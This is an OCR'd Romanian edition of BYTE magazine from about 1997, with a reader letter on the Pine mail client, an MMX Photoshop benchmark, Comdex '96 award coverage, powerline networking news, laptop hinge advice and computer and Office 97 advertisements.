După ce am citit articolul „*E-mail se maturizează*“ (Decembrie 1966, pag.97), aş dori să arăt că mult înainte ca Netscape să înceapă să se gândească la protocolul POP3, oamenii de la University of Washington au realizat Pine (Program for Internet News and E-mail). Acesta este un client pentru tratarea mesajelor şi lucrează cu protocoalele SMTP, POP3, IMAP şi NNTP şi cu formate RFC-822 şi MIME (Multipurpose Internet Mail Extensions). Cu toate că nu este extraordinar, programul lucrează bine sub Windows şi OS/2 şi nu costă nimic. Pentru mai multe informaţii vedeţi: http://www.washington.edu/pine/. Articolul din acelaşi număr, despre IP cu securitate, „*Scut Internet*“ a fost pur şi simplu măreţ. M-ar bucura un înlocuitor provenind din afara americii pentru Windows Winsock.DLL.

Kamil Kukura
Republica Cehă
kamk@madonna.unicom.cz

Mulţumim. Cititorii trebuie să remarce că Office of Computing & Communications de la University of Washington asigură dezvoltarea şi suportul pentru Pine pentru mai multe variante de Unix şi pentru DOS şi Windows, dar nu asigură suport direct pentru versiunile de OS/2, VMS sau Amiga.

- Editorii

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line!
Căutaţi în arhive.
Descărcaţi articole.
Aflaţi ultimele noutăţi.
Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE!
www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro.
Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
Redacţia BYTE
România, CP 172 - 1
4300 Târgu-Mureş,
România


ABONAMENTE
(065) 166.516- 166.257;
E-mail
office@agora.ro.
sau pe WWW:
http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web:
www.agora.ro/

Părerea proiectantului despre Calculatoarele SALIENT®:

" De acord cu cei de mai jos ... "

Chris Collins - SALIENT System Architect



Părerea specialiştilor despre Calculatoarele SALIENT®:

" Calculatoarele SALIENT (**VIGOR 200** şi **VIPER 200**) au realizat valori similare cu cele declarate de producătorii care fac parte din elita mondială ... "

PC REPORT, Septembrie 1996

"Performanţele înregistrate au fost foarte bune la toate capitolele, scoţând în evidenţă un sistem bine echilibrat, (**VIGOR 166**), dovedind alegerile bune făcute de constructor ... "

PC WORLD, Octombrie 1996

Părerea dumneavoastră despre Calculatoarele SALIENT®?

Dacă încă nu aveţi una, întrebaţi în jurul dumneavoastră ! Cu siguranţă vi se va răspunde !

SALIENT

SALIENT Group

Bucureşti: Calea Floreasca Nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timişoara: Piaţa Timişoara 700 Nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY
MICROSOFT WINDOWS COMPATIBLE
yes Net Ware Tested and Approved
SCO SOFTWARE COMPATIBLE
3 ANI GARANŢIE

SALIENT • STANDING OUT in Computer & Networking Technology

MMX: pentru aplicaţii optimizate

Testarea sistemelor şi soft-ului MMX au dezvăluit peformanţe îmbunătăţite dar selective.


Procesorul Pentium al companiei Intel realizat în tehnologie MMX este mai performant decât modelele mai vechi de Pentium care lucrează la aceaşi viteză de ceas. Dar performanţele mult ridicate pe care echipa BYTE le-a descoperit testând prima aplicaţie MMX optimizată rulată pe un MMX PC au fost selective în comparaţie cu îmbunătăţirile globale aduse de Pentium Pro.

Pentru a evalua îmbunătăţirile de performanţă aduse de MMX, BYTE a rulat Adobe Photoshop 4.0 pe cinci sisteme, incluzând trei PC-uri de la Polywell ((800) 999-1278), dintre care unul foloseşte cel mai nou procesor Pentium (P55C). Versiunea Windows a lui Photoshop profită de avantajele oferite de arhitectura MMX a lui P55C.

După cum s-a mai arătat în BYTE (vezi „x86 păşeşte în era multimedia“, iulie 1996), P55C are 56 de noi instrucţiuni pentru a accelera aplicaţiile video optimizate MMX, aplicaţiile grafice, animaţia şi performanţele audio. Oricum, procesorul asigură 16 KB pentru instrucţiunile primare şi 16 KB pentru cache-urile de date, ceea ce înseamnă un volum de două ori mai mare faţă de Pentium-ul anterior. Intel estimează că până şi aplicaţiile actuale neoptimizate pentru MMX vor cunoaşte îmbunătăţiri de performanţă de circa 10 până la 20 de procente. Aplicaţiile optimizate pentru MMX se vor perfecţiona mult mai mult, dezvoltarea lor depinzând de cât de agresiv au fost ele concepute. Exceptând aplicaţiile optimizate pentru MMX, Pentim Pro este astăzi vârful de performanţă pentru aplicaţiile pe 32 de biţi sau calcule intensive în virgulă flotantă.

Mulţi proiectanţi de aplicaţii multimedia şi jocuri se orientează spre optimizările MMX; aşa cum o fac şi unii dintre concurenţii lui Adobe, cum ar fi Corel. BYTE a constatat perfecţionări deosebite în ceea ce priveşte optimizările MMX destinate aplicaţiilor 3D sau jocurilor, dar, spre deosebire de Photoshop 4.0, aceste aplicaţii erau încă în faşă.

Comportamentul celor cinci sisteme cu Photoshop



Toate sistemele au avut 64 MB RAM și au rulat la rezoluția de 1024x768 pixeli pe 24 de biți, folosind plăci Matrox Millenium (pe Pentium-uri) sau posibilitățile video interne ale Mac-ului. Timpii (în secunde) au fost obținuți cu Photoshop 4.0 (versiunea Mac, respectiv Windows NT), fără să se țină cont de timpii de redesenare.

Îmbunătăţirile în performanţă ale sistemelor MMX sunt mai evidente la unele operaţii. Rezultatele sunt în secunde; numerele mai mici sunt mai bune.

Photoshop are de mult ceea ce Adobe numeşte o „arhitectură bottleneck“, în care operaţiile computaţionale intensive sunt izolate. Această implementare dă posibilitatea proiectanţilor de acceleratoare hardware sau de sisteme de multiprocesare să scrie cod client pentru accelerarea proceselor care necesită timp. Adobe pretinde că performanţa ar putea creşte de şase ori cu procesoarele MMX, afirmaţie care ne-a făcut să ne întrebăm dacă un Pentium în tehnologie MMX va depăşi ca performanţă un Macintosh de vârf. Photoshop este cel mai des rulat pe staţii dedicate în cadrul unei reţele. Dar, poate un MMX Pentium să fie superior unui Macintosh de vârf?

Răspunsul este nu. Deşi MMX are performanţe extraordinare în ce priveşte unele operaţii (vezi graficul de mai sus), global, un Mac de vârf este mai performant decât un Pentium MMX. BYTE a testat trei sisteme Polywell la 200 MHz: un Pentium standard, un Pentium MMX şi un Pentium Pro. În plus, am testat un sistem Power Mac 9500/200 de la Apple şi un PC bazat pe Cyrix P166.

Folosind o imagine RGB de înaltă rezoluţie (8,17 MB), am copiat fişierul pe fiecare hard drive local al sistemului şi am instalat Photoshop. Am repetat fiecare test cel puţin de trei ori, întorcându-ne la original sau refăcând operaţia de fiecare dată, folosind timer-ul din Photoshop şi interpretând media aritmetică a rezultatelor. Testele au fost următoarele.

Rotire arbitrară. Folosită uneori pentru alinierea imaginilor scanate şi în mod obişnuit pentru efecte speciale, rotirea arbitrară foloseşte calculele în virgulă flotantă şi de aceea Pentium Pro a întrecut procesorul P55C la acest test. Rotirea a fost executată la 7 grade în sensul acelor de ceasornic.

Măşti pentru imagini neclare. Pentru a preîntâmpina pierderea clarităţii tonurilor difuze, aproape oricărei imagini care trece prin Photoshop i se aplică acest filtru. Am testat acest lucru cu două setări: prima dată cu valorile implicite (50%, rază de 1 pixel, fără prag) şi apoi cu valori mai mari (50%, rază de 10 pixeli, prag de 5). Cu toate că aceste valori sunt excesive pentru imaginea supusă testului, în producţie se folosesc uzual o rază de câţiva pixeli şi câteva valori de prag. Cu toate că cele mai multe imagini necesită mai mult decât valorile standard, MMX străluceşte cu adevărat la testul standard.

Umbrire gaussiană. Acest filtru este des folosit pentru a îndepărta impurităţile rezultate la scanare şi pentru a elimina elementele de fundal care distrag atenţia. Am folosit valoarea implicită a razei de 3 pixeli. La acest test, MMX a întrecut încă o dată celelalte sisteme.

Conversie RGB/CMYK. În mod normal acesta este ultimul nivel prin care trece orice fişier în pregătirea pentru tipărire. Pentru acest test am folosit tabelele color Photoshop standard. Cipul MMX a obţinut un oarecare avantaj pe arhitectura Pentium existentă, dar a fost depăşit de Mac.

Pentru cei mai mulţi utilizatori ai Photoshop-ului, testul filtrului de mascare a imaginilor neclare este cel mai important. Acesta este curent folosit. Conversia RGB/CMYK şi rotirea arbitrară se situează pe locul doi ca importanţă.

Global, chiar fără să ţinem cont de rezultatele la teste, un sistem Mac de vârf este mai performant decât un sistem MMX Pentium. Dar sistemul MMX (2996$) are performanţe mai bune ca Mac-ul de vârf (4429$) la două dintre teste. Îmbunătăţind vădit performanţele aplicaţiilor optimizate, la un preţ de 550$ (versiunea la 200 MHz) pentru fabricanţii de PC-uri, primul chip MMX costă cu doar 41$ mai mult decât actualul cip Pentium la 200 MHz. Juriul BYTE îşi îndreaptă atenţia şi spre alte aplicaţii MMX. BYTE va testa mai multe aplicaţii optimizate MMX în numerele viitoare, dar Photoshop 4.0 este un mediu care prezice apariţia unor programe Windows mai performante.


–G. Armour Van Horn

Sondaj

Frica de virtual

Sondajul din această lună indică că deşi utilizatorii simpatizează eficienţa, acurateţea şi flexibilitatea software-ului de achitare a taxelor, ei preferă să-şi achite taxele folosind vechiul sistem în loc să trimită aceste taxe via modem către un intermediar. Utilizatorii au numeroase motive care îi determină să fie recalcitranţi faţă de achitarea electronică a taxelor; aceste motive incluzând lipsa securităţii şi taxa de 14,95$ percepută în S.U.A. pentru aceste servicii. Marea majoritate a utilizatorilor care manevrează sume electronice spun că fac acest lucru pentru a fi rambursaţi mai rapid. Plătitorii nu manifestă nici un fel de interes pentru a trimite mai rapid banii la guvern. Mai multe despre aceste lucruri veţi afla luna viitoare.

Veţi . . .



Cei mai mulţi utilizatori de software de achitare a taxelor vor continua utilizarea acestuia şi în 1997.

Dar cei mai mulţi utilizatori sunt recalcitranţi faţă de sistemul electronic de plată.

Source: Informal BYTE survey (83 respondents); http://www.byte.com

Office 97 Wins Best of Comdex


Office 97, cea mai nouă versiune a suitei Office pentru Windows 95 a companiei Microsoft, a câştigat trofeul BYTE Best of Show la Comdex '96 în această toamnă. Dar deşi a primit cele mai înalte onoruri, Microsoft nu a fost singura companie care a adus produse inovative sau cu un impact serios asupra industriei microcomputerelor.

Cel mai recent Comdex ar putea fi ţinut minte ca fiind primul eveniment în care DVD (digital videodisc) şi USB (universal serial bus) şi-au făcut intrarea în forţă. Alte produse care au atras atenţia au fost noile portabile Windows CE, uneltele de proiectare Java şi aplicaţiile Java şi programele de recunoaştere a vocii.

Pe lângă câştigarea titlului Best of Show, Office 97 de la Microsoft (Redmond, WA, http://www.microsoft.com/office) şi-a mai însuşit şi trofeul Best Application. Produsul adaugă facilităţi noi la aplicaţiile desktop cunoscute şi oferă noua aplicaţie e-mail/personal manager/calendaring Outlook. Finaliştii acestei categorii au fost produsul Isis pentru Database-ODBC de la Stratus (Marlborough, MA, http://www.stratus.com), o extensie pentru baze de date care asigură protecţie continuă împotriva căderilor sistemului şi Office for Java de la Corel (Ottawa, Ontario, Canada, http://www.corel.com), o suită de aplicaţii de platformă multiplă bazată pe Java care va fi lansată în primul sfert al acestui an.

Câştigătorul premiului Best Technology este sistemul de recunoaştere vocală a limbii chineze de la Lexicus Division din cadrul companiei Motorola (Palo Alto, CA, http://www.mot.com/lexicus/). Sistemul recunoaşte după dictare dialectul mandarin; Motorola speră să înceapă comercializarea tehnologiei în prima jumătate a acestui an. Ceilalţi finalişti ai categoriei au fost SO Windows CE pentru portabile de la Microsoft şi standardul de stocare DVD de la Hitachi, Philips, Pioneer, Sony, Time Warner şi Toshiba.

Două noi produse Web de la aceeaşi companie au dominat categoria Best Web Product: Communicator şi Constellation de la Netscape (Mountain View, CA, http://www.netscape.com). Communicator combină ultimul navigator Navigator (versiunea 4.0) cu e-mail, workgroup, software pentru conferinţe virtuale şi alte componente, în timp ce Constellation este un



Software Digest 13.10 Web Authoring Tools Versatility Chart

	A	B	C	D	E	F	G	H	I
2			FBS Aardvark Pro	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
3	Wt	Version	2.2	2.0	2.0	1.2	3.0	3.0	2.0
83	1	ISMAP	1	1	1	1	1	1	1
84	1	Java Applet	1	1	1	1	1	1	1
85	1	ActiveX control	0	0	1	0	1	0	0
86	1	Marquee	1	0	1	0	1	1	0
87	1	Mail To link	0	1					
88	1	Internet URL links	1	1					
89	3	*Text Editing Features*							
90	1	Can insert any HTML element on a page	1	1					
91	1	Allows copy/cut/paste/delete text	1	1					
92	1	Has undo/redo feature	1	1					
93	1	Includes text find & search/replace feature	1	1					
94	1	Includes a spelling checker	1	1					
95	1	Includes a Thesaurus	0	0					

Welcome to Page Break Preview

You can adjust where the page breaks
clicking and dragging them with your

☐ Do not show this dialog again.

Noile facilităţi de vizualizare înaintea listării ale lui Office 97 ar putea salva câţiva copaci de la tăiere.

mediu desktop de platformă multiplă care furnizează o nouă interfaţă pentru configurarea şi organizarea informaţiei. Finalişti au fost Vosaic de la Vosaic LLC (Chicago, IL, http://www.vosaic.com), care asigură transmisii video MPEG de înaltă calitate pe Internet şi AltaVista Search My Computer Private eXtension de la Digital (Littleton, MA, http://www.altavista.software.digital.com), o puternică unealtă de căutare pentru aplicaţiile desktop şi intranet care costă în jurul a 30$.

Premiul Best System a fost adjudecat de sistemul Winterm 4000 Series Enhanced Network Computers bazat pe UC-ul Strong Arm la 200 MHz, sistem care suportă noul model de operaţii computaţionale în reţea, care oferă acces la hardware-ul ierahic (şi, în curând, acces de la distanţă la aplicaţiile Windows). Finalişti au fost staţia dezvoltabilă Archistrat 4s-NXS de la The Panda Project (Boca Raton, FL, http://www.archistrat.com) şi Madura de la Flat Connections (Fremont, CA, http://www.flatconnect.com), un sistem care înglobează pe o placă PC un procesor RISC, un modem de 33,6 Kbps, RAM, ROM cu un motor Java şi un sistem de securitate RSA.

Câştigătorul premiului Best Laptop a fost Texas Instruments (Temple, TX, http://www.ti.com) cu sistemul Extensa 900 Series Notebook de 2.5 kg, care prezintă facilităţi de ultimă oră, cum ar fi un CD-ROM 8x, un ecran de 12,1 sau de 11,3 inci şi un slot pentru placa Zoom PC Card. Printre finalişti s-au numărat Fujitsu (Milpitas, CA, http://www.fujitsu-pc.com) cu ultralight notebook LifeBook 600 Series şi Apple Computer (Cupertino, CA, http://www.newton.apple.com/) cu eMate 300, un portabil colţuros de 2 kg ce foloseşte un SO Newton, destinat pieţei educaţionale.

La categoria Best Hand-Held, lider a fost Velo 1 de la Phiplips (Sunnyvale, CA, http://www.velo1.com), un computer de buzunar bazat pe noul SO Windows CE şi având un modem încorporat care asigură o puternică conectivitate la PC. Finalişti au fost noul Palmtop PC pentru Windows CE de la Hewlett-Packard (Palo Alto, CA, http://www.com.handheld), care are un display de 640x240 de pixeli (mai mare decât la orice sistem Windows CE) şi Apple MessagePad 2000 de la The Information Appliance Division din cadrul companiei Apple Computer. Noul MessagePad este bazat pe procesorul StrongArm la 160 MHz.

Visual Cafe Pro de la Symatec (Cupertino, CA, http://www.symatec.com), o unealtă vizuală pentru aplicaţiile de proiectare rapidă şi pentru aplet-uri care conectează bazele de date relaţionale a câştigat premiul Best Development Software (cel mai bun software de proiectare). Finalişti au fost Open J Builder "Latte" de la Borland (Scotts Valley, CA, http://www.borland.com), o unealtă pentru proiectare Java şi Borland C++ „Ebony", o unealtă de proiectare C++ RAD.

Sistemul de editare video pentru transmisii de înaltă calitate bazat pe Trinity PC

privire în viitor

Cea mai simplă conectare dintotdeauna

Noi soluţii tehnice, care vă vor da posibilitatea să folosiţi reţeaua electrică care vă alimentează casa pentru a conecta computere, televizoare şi alte dispozitive de comunicare, sunt pe cale de a apărea şi câţiva fabricanţi prevăd pentru 1997 viteze asemănătoare celor de pe Ethernet. Ideea este că în loc să trageţi noi fire de acasă la reţea pentru a conecta o imprimantă, un televizor şi/sau un modem, veţi conecta aceste aparate folosind combinaţii emitor/receptor care se conectează la priza dvs. Apoi, pentru a lega la reţea un PC, un televizor sau o imprimantă nu trebuie decât să conectaţi aparatul la priza de curent.

Elcom Technologies (Malvern, PA, http://www.elcomtech.com) oferă deja o gamă de produse pentru conectarea PC-urilor, televizoarelor şi a altor aparate prin transmiterea semnalelor de-a lungul actualei reţele electrice. Multe dintre aceste produse au preţuri în jurul 150$ sau chiar mai mici; de exemplu, sistemul ezOnline System (129$) realizat de această companie vă dă posibilitatea de a accesa o linie fax/telefonică sau pentru modemuri cu viteze de 33,6 Kbps din orice cameră a casei dvs., fără să aveţi nevoie de linii telefonice adiţionale.

Wyse Technology (San Jose, CA, http://www.wyse.com) lucrează la soluţii mai rapide pe baza reţelelor electrice. Compania spune că, prin tehnicile de comprimare şi prin construirea unui chip controller cu algoritmi îmbunătăţiţi care să reducă zgomotul de reţea, a construit un adaptor care suportă conecţii prin prizele reţelei electrice la reţele care lucrează la viteze de 100 Kbps. Până la sfârşitul anului, Wyse speră să ajungă la viteze de 10 Mbps.

Wyse rezolvă problema securităţii cu o schemă care necesită numere de securitate pentru fiecare utilizator autorizat. Nu este posibil să trimiteţi informaţie de-a lungul transformatoarelor distribuitorului, aşa că aplicaţiile curente ţintesc locuinţa sau biroul. Primele produse Wyse din această categorie vor lucra cu dispozitivele client Wintern ale companiei. Trebuie să vă aşteptaţi şi la alte soluţii de acest fel pe măsură ce tot mai multe companii oferă pentru home user-i soluţii computaţionale de conectare mai simple şi mai ieftine.


–Jason K. Krause

puternică

Microsoft® Office 97

este un mare pas înainte în redefinirea modurilor de utilizare a aplicațiilor soft - ea asigură inteligență și automatizare, ajutând utilizatorul să-și îndeplinească sarcinile într-un timp mai scurt, cu mai puțin efort și la o calitate superioară. Este compatibilă cu toate versiunile anterioare de Microsoft Office. Office 97 este prima suită care integrează complet ușurința de folosire a aplicațiilor inteligente cu puterea Web-ului. Integrând tehnologia Internet în suită, Office 97 simplifică crearea și publicarea de documente Web, găsirea informațiilor și colaborarea cu alții pe Internet sau în intranetul companiei. Microsoft Office 97 se compune din următoarele aplicații: Microsoft Word, Microsoft Excel, Microsoft Power Point, Microsoft Access și Microsoft Outlook. Office 97 introduce un nou membru în suita Office - Microsoft Outlook. Outlook este noul dispecer al comunicațiilor de birou, integrând e-mail, planificator, agendă, listă de sarcini și acces la documente pentru a ajuta utilizatorul în a organiza mai ușor și a folosi în comun cu alții informația.

Cea mai populară suită - acum cu puterea WEB-ului


REQUIRES WINDOWS 95 OR WINDOWS NT WORKSTATION
Microsoft
The Most Popular Suite—Now with the Power of the Web
Word 97
PowerPoint 97
Access 97
Excel 97
Outlook 97
Microsoft Office 97
Professional Edition

CAMPANIE DE LEGALIZARE

1 Martie - 31 Mai

O șansă UNICĂ Sisteme de operare Windows și pachetele de software Office la prețuri de upgrade.


WHERE DO YOU WANT TO GO TODAY?™ Microsoft®

Microsoft® QUALIFIED DEALER

Microsoft România: 01-2229002; 2229012 **ARAD BBComputer**: 057-280555 **BRAȘOV Intelprof**: 068-419706 **BUCUREȘTI Glossy**: 01-2231443 **Packard Bell**: 01-2305001 **QNet**: 01-2117801 **Rom Team Solutions**: 01-3110851 **CLUJ Sistec**: 064-190282 **CONSTANȚA GMB Micronet**: 041-636644 **IAȘI Open Systems**: 032-225101

DACĂ DORIȚI MAI MULTE INFORMAȚII DESPRE MICROSOFT OFFICE 97 VĂ RUGĂM VIZITAȚI SITUL NOSTRU LA: http://www.microsoft.com

STATUS GRUPA & ADI POP & VALICS LEHEL



Notebook-ul Extensa de la TI înglobează multe facilități într-o carcasă de doar 2,5 kg.

și furnizat de Play, Inc. (Rancho Cordova, CA, http://www.play .com) a fost liderul secțiunii Best Multimedia Hardware. Finaliști au fost miro Video DV100 de la miro (Palo Alto, CA, http://www.miro.com), care acceptă direct semnal de la camere digitale și camera digitală RDC-2 de la Ricoh (West Caldwell, NJ, http://www.ricohcpg.com), care are ca opțional un ecran LCD și înregistrează și audio.

La categoria Best Multimedia Software a câștigat QuickDraw 3D 1.5 de la Apple datorită naturii sale de platformă multiplă și capacității de a permite randări multiple ale aceluiași model 3D. Finaliști au fost Voice Pilot pentru Windows 95 de la Voice Pilot Technologies (Miami, FL, dslach@ibm.net), un program de comandă verbală și dictare și MGI Video Wave de la MGI Software (http://www.mgisoft.com), o aplicație pentru editare video de larg consum.

BEST CONNECTIVITY HARDWARE
Xircom
CardBus
Ethernet
10/100

Ethernet 10/100 Adapter de la Xircom suportă standardul CardBus pe 32 de biți.

Premiul Best Connectivity Hardware a fost adjudecat de CardBus Ethernet 10/100 Adapter de la Xircom, un adaptor CardBus Ethernet pe 32 de biți și de 10-/100-Mbps. Finaliști au fost 5210-Cardinal Upgradable Modem de la Cardinal Technologies (Lancaster, PA, http://www.cardtech.com), un modem ISDN care permite și 56 Kbps și Digitari Universal Dockstation pentru Notebook de la CNF (Morgan Town, CA, http://www.cnfinc.com), care asigură conectivitate între notebook-urile oferite de o mare varietate de fabricanți.

La secțiunea Best Connectivity Software a triumfat IBM (Armonk, NY, http://www.hursley.ibm.com) cu MQSeries, un soft intermediar comercial pentru mesaje, care asigură transfer sigur între aplicațiile distribuite. Printre finaliști s-au clasat Nterpreise de la Exodus Technologies (Bellevue, WA, http://www.exodustech.com), care rulează aplicații NT și Unix pe o stație de lucru Unix și SequelNet Acces Manager de la Sequel Technologies (Bellevue, WA, http://www.sequeltech.com), care oferă posibilitatea administratorilor de rețea să supravegheze accesul la Internet.

Octopus for Windows NT de la Octopus Technologies (Yardley, PA, http://www.-octopuses.com), care asigură protecție în timp real a server-ului și a datelor a câștigat premiul Best Utility. Finaliști au fost software-ul de accelerare Superfassst Windows de la Acceleration Software International și antivirusul ScanMail pentru Microsoft Exchange Server de la Trend Micro (Cupertino, CA, http://www.antivirus.com).

Câștigătorul premiului Best Peripheral a fost rapidul hard drive Cheetah de la Seagate (Scotts Valley, CA, http://www.seagate.com). Finaliști au fost PV140 ViewPanel de la ViewSonic (Walnut, CA, http://www.viewsonic.com), un monitor de 14 inci cu matrice activă și Tripmate GPS de la Delorme (Freeport. ME, http://www.delorme.com), un pachet receiver/software.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

Scama lunii

Ieșit din țâțâni

Cele două componente ale unui laptop sunt îmbinate de două piese foarte subțiri și, uneori, mult prea fragile. De exemplu, balamalele ThinkPad-ului meu au cedat când l-am deschis după o pauză de șase luni; un alt cititor al revistei BYTE se plângea că balamalele laptopului său s-au rupt de trei ori într-un an; și mulți utilizatori de palmtop-uri întâmpină aceleași probleme.

Jim Carroll de la centrul de servicii al companiei Computer Hut din Nashua, New Hampshire, spune că fragilitatea balamalelor este o problemă obișnuită în lumea computerelor portabile. „Se întâmplă cu toate mărcile de laptop-uri, incluzând modele de la Compaq, IBM și Toshiba", explică el. „Balamalele sunt primele lucruri care cedează". Carroll atribuie această problemă utilizării intensive, abuzurilor și câteodată designului defectuos.

La utilizarea normală, praful acumulat poate face balamalele să cedeze. Ca urmare s-ar putea întâmpla ca, odată cu ruperea balamalelor, minusculele șuruburi de susținere ar putea produce scurt circuite. Carroll spune că atunci când o componentă electronică majoră se arde este mai practic să vă cumpărați un alt laptop decât să-l reparați pe cel defect. Odată ce constatați că balamalele încep să strângă, adresați-vă personalului autorizat, ne sfătuiește el. O ungere preventivă a balamalelor vă poate scăpa de multă bătaie de cap.

Liliputanismul balamalelor le face vulnerabile la abuzuri sau la utilizarea intensivă. Lucruri pe care trebuie să le evitați ar fi închiderea laptop-ului cu o ustensilă de scris înăuntru sau un zel prea mare la închiderea și deschiderea lui; să mutați laptop-ul deschis și prinzându-l de margine sau să vărsați băutură pe acesta.

